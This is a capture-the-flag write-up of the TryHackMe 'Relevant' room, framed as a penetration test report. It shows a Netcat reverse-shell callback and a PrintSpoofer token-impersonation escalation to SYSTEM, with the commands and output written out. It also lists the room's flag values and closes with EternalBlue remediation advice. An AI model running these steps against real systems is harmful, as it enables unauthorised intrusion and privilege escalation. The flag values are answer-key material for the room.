
```
kali@kali:~/Downloads/THM$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [10.9.228.20] from (UNKNOWN) [10.10.112.72] 49915
wMicrosoft Windows [Version 10.0.14393
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool

c:\windows\system32\inetsrv>
```

A callback is received on the Netcat listener, granting a shell as the “iis apppool” user.

Privilege Escalation

We need to keep an eye on 2 important privs to abuse:
>SeAssignPrimaryTokenPrivilege
>SeImpersonatePrivilege

Running the "whoami /priv" command to check the current user's privileges in the system



It appears the current user has the SeImpersonatePrivilege token enabled, which means **token impersonation could be used to escalate privileges.**

Exploitation

Now that we have shell access we can use the whoami /priv command to check our user privileges. We see that we have SeImpersonate privileges, which can commonly be used to escalate using a potato attack, or with incognito if impersonation tokens exist. However, DCOM is disabled on this server which prevents potato attacks, and there are no tokens to impersonate.

A great alternative and a newer exploit is the PrintSpoofer - it exploits a vulnerability in Windows where certain service accounts are required to run with elevated privileges utilising the SeImpersonateprivilege. Downloading the exploit from the Git repository and placing it on the nt4wrksv SMB share so it can be easily transferred to the target machine:

```
kali@kali:~/Downloads/THM$ wget https://github.com/dievus/printspoofer/raw/master/PrintSpoofer.exe
--2020-12-30 23:11:39--  https://github.com/dievus/printspoofer/raw/master/PrintSpoofer.exe
Resolving github.com (github.com)... 13.236.229.21
Connecting to github.com (github.com)|13.236.229.21|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/dievus/printspoofer/master/PrintSpoofer.exe [following]
--2020-12-30 23:11:39--  https://raw.githubusercontent.com/dievus/printspoofer/master/PrintSpoofer.exe
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.28.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.28.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 27136 (26K) [application/octet-stream]
Saving to: 'PrintSpoofer.exe'

PrintSpoofer.exe                                    100%[=============================================

2020-12-30 23:11:39 (4.05 MB/s) - 'PrintSpoofer.exe' saved [27136/27136]

kali@kali:~/Downloads/THM$ smbclient \\\\10.10.112.72\\nt4wrksv
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> put PrintSpoofer.exe
putting file PrintSpoofer.exe as \PrintSpoofer.exe (23.2 kb/s) (average 23.2 kb/s)
smb: \>
```

Executing the exploit, providing -i to Interact with the new process in the current command prompt and -c to specify to run CMD upon execution.

```
C:\inetpub\wwwroot\nt4wrksv>PrintSpoofer.exe -i -c cmd
PrintSpoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

The exploit has successfully exploited the token impersonation vulnerability, therefore executing CMD as SYSTEM and providing an administrative-level shell on the box.

We can now navigate to the user directories to secure the user and root flags to complete the challenge.

```
C:\Windows\system32>more C:\users\administrator\desktop\root.txt && more C:\users\bob\desktop\user.txt
more C:\users\administrator\desktop\root.txt && more C:\users\bob\desktop\user.txt
THM
THM
```

This room shows the importance of scanning all ports during nmap scan and also finding all directories.

Another lesson comes from Printspoofer exploit which we can run in we have SeImpersonatePrivilege enabled.

Conclusion

On a personal note: I liked the fact that there were multiple paths to achieve code execution and eventually system-level access to the machine. Relevant was a room where you cannot just keep trying to get the root access, you need to also think about the bigger picture and analyse if your findings have any value and actually lead somewhere. I was caught in the Honeypot trap here, and I really liked that part. Relevant makes you think, not just blindly run commands and hope for the best. This was a room I would definitely want to pursue again in a few months with my new, more structured knowledge and get a different point of view on the problem at hand.

Relevant suffered a series of control failures, which led to a complete compromise of critical company assets.

The specific goals of the penetration test were stated as:

The client has asked that you secure two flags (no location provided) as proof of exploitation:

- User.txt (THM{fdk4ka34vk346ksxfr21tg789ktf45})
- Root.txt (THM{1fk5kf469devly1gl320zafgl345pv})

Additionally, follow this scope:

- Any tools or techniques are permitted in this engagement, however we ask that you attempt manual exploitation first
- Locate and report all vulnerabilities found
- Submit the flags discovered to the dashboard
- Only the IP address assigned to your machine is in scope

These goals of the penetration test were met. A targeted attack against Relevant can result in a complete compromise of organisational assets. Multiple issues that would typically be considered minor were leveraged, resulting in a total compromise of the Relevant's information systems.

Recommendations

Due to the impact to the overall organisation as uncovered by this penetration test, appropriate resources should be allocated to ensure that remediation efforts are accomplished in a timely manner. While a comprehensive list of items that should be implemented is beyond the scope of this engagement, some high level items are important to mention.

WWDorothy_hacks recommends the following:

The has a MS17-010 Eternal Blue vulnerability, which is a remote code execution vulnerability in SMBv1. Since Microsoft has not identified any mitigating factors for this vulnerability I recommend to:

- Disable SMBv1 for customers running Windows Vista and later versions.
- Patch devices with Microsoft Windows OS with the security update for Microsoft Windows SMB v1. The Microsoft Security Bulletin, MS17-010, includes the list of affected Windows OS.
- Use Eset's tool to check whether your version of Windows is vulnerable.
- Where appropriate, disable SMBv1 on all systems and utilise SMBv2 or SMBv3, after appropriate testing.
- Use Group Policy Objects to set a Windows Firewall rule to restrict inbound SMB communication to client systems. If using an alternative host-based intrusion prevention system (HIPS), consider implementing custom modifications for the control of client-to client SMB communication. At minimum create a Group Policy Object that restricts inbound SMB connections to clients originating from clients.
- Apply the Principle of Least Privilege to all systems and services and run all software as a non-privileged user (one without administrative privileges).

Risk Rating

EternalBlue is an exploit that allows cyber threat actors to remotely execute arbitrary code and gain access to a network by sending specially crafted packets. It exploits a software vulnerability in Microsoft's Windows operating systems (OS) Server Message Block (SMB) version 1 (SMBv1) protocol, a network file sharing protocol that allows access to files on a remote server. This exploit potentially allows cyber threat actors to compromise the entire network and all devices connected to it. Due to EternalBlue's ability to compromise networks, if one device is infected by malware via EternalBlue, every device connected to the network is at risk. This makes recovery difficult, as all devices on a network may have to be taken offline for remediation. This vulnerability was patched and is listed on Microsoft's security bulletin as MS17-010. Malware that utilises EternalBlue can self-propagate across networks, drastically increasing its impact. For example, WannaCry, a crypto-ransomware, was one of the first and most well-known malware to use this exploit to spread. WannaCry uses the EternalBlue exploit to spread itself across the network infecting all devices connected and dropping the cryptro-ransomware payload. This increased the persistence and damage that WannaCry could cause in a short amount of time. This increase has made EternalBlue popular with various malware, such as Trickbot, a modular banking trojan, as well as CoinMiner and WannaMine, cryptominers that use the EternalBlue exploit in order to gain access to computing power to mine cryptocurrencies.

For more information on this vulnerability, please see the MS-ISAC's Microsoft SMBv1 Advisory
(vhttps://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-01)
and the Common Vulnerabilities and Exposures list where it is listed under:

- CVE-2017-0143 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143),
- CVE2017-0144 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0144),
- CVE-2017-0145 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0145),
- CVE-2017-0146 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0146),
- CVE-2017-0147 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0147),
and
- CVE-2017-0148 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0148).

Appendix A: About WWDorothy_hacks

WWDorothy_hacks advocates penetration testing for impact as opposed to penetration testing for coverage. Penetration testing for coverage has risen in popularity in recent years as a simplified method of assessments used in situations where the goal is to meet regulatory needs. As a form of vulnerability scanning, penetration testing for coverage includes selective verification of discovered issues through exploitation. This allows service providers the ability to conduct the work largely through the use of automated toolsets and maintain consistency of product across multiple engagements.

Penetration testing for impact is a form of attack simulation under controlled conditions, which closely mimics the real world, targeted attacks that organisations face on a day-to-day basis. Penetration testing for impact is a goal-based assessment, which creates more than a simple vulnerability inventory, instead providing the true business impact of a breach. An impact-based penetration test identifies areas for improvement that will result in the highest rate of return for the business. Penetration testing for impact poses the challenge of requiring a high skill set to successfully complete.

As demonstrated in this report, **WWDorothy_hacks** believes that it is uniquely qualified to deliver world-class results when conducting penetration tests.

She is focused on conducting high quality, high impact assessments and is actively sought out by customers in need of services that cannot be delivered by other vendors or closely mimic real world situations.

If you would like to discuss your penetration testing needs, please contact me at xyz@gmail.com.